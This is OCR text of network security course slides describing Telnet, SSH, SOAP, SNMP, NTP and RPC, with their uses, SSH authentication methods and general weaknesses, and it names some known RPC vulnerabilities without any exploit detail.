
Notes: ____

Telnet

- Telnet (telecommunications network) is a **TCP/IP protocol** used on a LAN that helps a user or administrator to **access** remote computers over a network

Advantages

- Allows logging on to a remote computer and executing programs
- Allows controlling Web servers remotely and enabling communication with other servers on the network
- Fast and efficient even when the network and system loads are high



```
Welcome to Microsoft Telnet Client

Escape Character is 'CTRL+]'

Microsoft Telnet> help

Commands may be abbreviated. Supported commands are:

c    - close                    close current connection
d    - display                  display operating parameters
o    - open hostname [port]     connect to hostname (default port 23).
q    - quit                     exit telnet
set  - set                      set options (type 'set ?' for a list)
sen  - send                     send strings to server
st   - status                   print status information
u    - unset                    unset options (type 'unset ?' for a list)
?/h  - help                     print help information
Microsoft Telnet>
```

Weaknesses

- Vulnerable to denial of service attacks
- Vulnerable to Packet sniffing attacks
- Telnet is not secure; it passes all data in clear text
- Eavesdropping attacks are also possible on the telnet network


SSH

- SSH, also known as **Secure Shell**, is another network management protocol. It is primarily used in UNIX and Linux environments
- It is mainly used for **secure remote login**
- It builds a secure, **encrypted tunnel** for exchanging information between the network management software and the devices
- Here, administrators must provide a username, password, and port number combination for authentication

SSH Authentication Mechanism

1. **Simple Authentication:** Authentication is performed based on the user's password
2. **Key-based Authentication:** SSH allows key-based authentication
   - The user needs to generate a public and a private key
   - These keys are generated using ssh-keygen -t rsa or ssh-keygen -t dsa
   - The private keys are used by the users the next time they try to establish a connection
   - The public key must be saved in ~/.ssh/authorized_keys
3. **Host-based authentication:** If the host-based authentication is enabled on the target machine, then users on a trusted host can log on to the target machine using the same username. To enable this feature, set setuid bit on /usr/lib/ssh/ssh-keysign (32-bit systems) or/usr/lib64/ssh/ssh-keysign (64-bit systems)

Notes: ______________________________




SOAP (Simple Object Access Protocol)

- The Simple Object Access Protocol (SOAP) is an **XML-Based messaging protocol** used to transmit data between computers
- It provides **data transport for web services** and is independent of both platform and language; SOAP can be used in any language
- It has three different characteristics: extensibility, neutrality, and independence
- It is **equivalent to RPC** (Remote Procedure Calls), which is used in technologies like DCOM and COBRA

Weaknesses:

- Statelessness
- Too much reliance on HTTP
- Slower than CORBA, RMI, or IIOP due to the lengthy XML format that it must follow and the parsing of the envelop that is required
- It depends on WSDL and does not have any standardized mechanism for dynamic discovery of the services



Simple Network Management Protocol (SNMP)

- SNMP is an application layer protocol that **manages a TCP/IP based network** based on client server architecture
- It can collect and **manage the information** about the devices on TCP/IP based networks
- Network devices that support SNMP include routers, hub modems, printers, bridges, switches, servers, and workstations

Common risks to Cisco IOS SNMP configurations

- DDoS attacks
- SNMP Remote Code Execution

Notes:

NTP (Network Time Protocol)

- NTP is used to **synchronize the clock times of computer** in a network

- The NTP client initiates a **time request exchange** with the NTP server

Features:

- Uses UTC as a reference time
- Highly scalable

Weaknesses :

- It is vulnerable to denial-of-service attacks and DDoS amplification attacks
- Intruders can intercept the packets between an authentic client and server
- Intruders can replay one or more packets

RPC (Remote Procedure Call)

- Remote Procedure Call (RPC) is a protocol that allows **inter-process communication** between two programs (client and server) without having to understand the network's details
- Some of the RPC services on Unix are the Network Information Service, Network File System, andCommon Desktop Environment
- Some of the **recent RPC vulnerabilities** on Windows and Linux platform:
  - Microsoft Windows Remote Procedure Call Security Bypass Vulnerability
  - Microsoft RPC DCOM Interface Overflow
  - Remote Procedure Call Runtime Remote Code Execution Vulnerability - CVE-2022-26809
  - Multiple Linux Vendor rpc.statd Remote Format String Vulnerability
  - Port 111 rpcbind Vulnerability

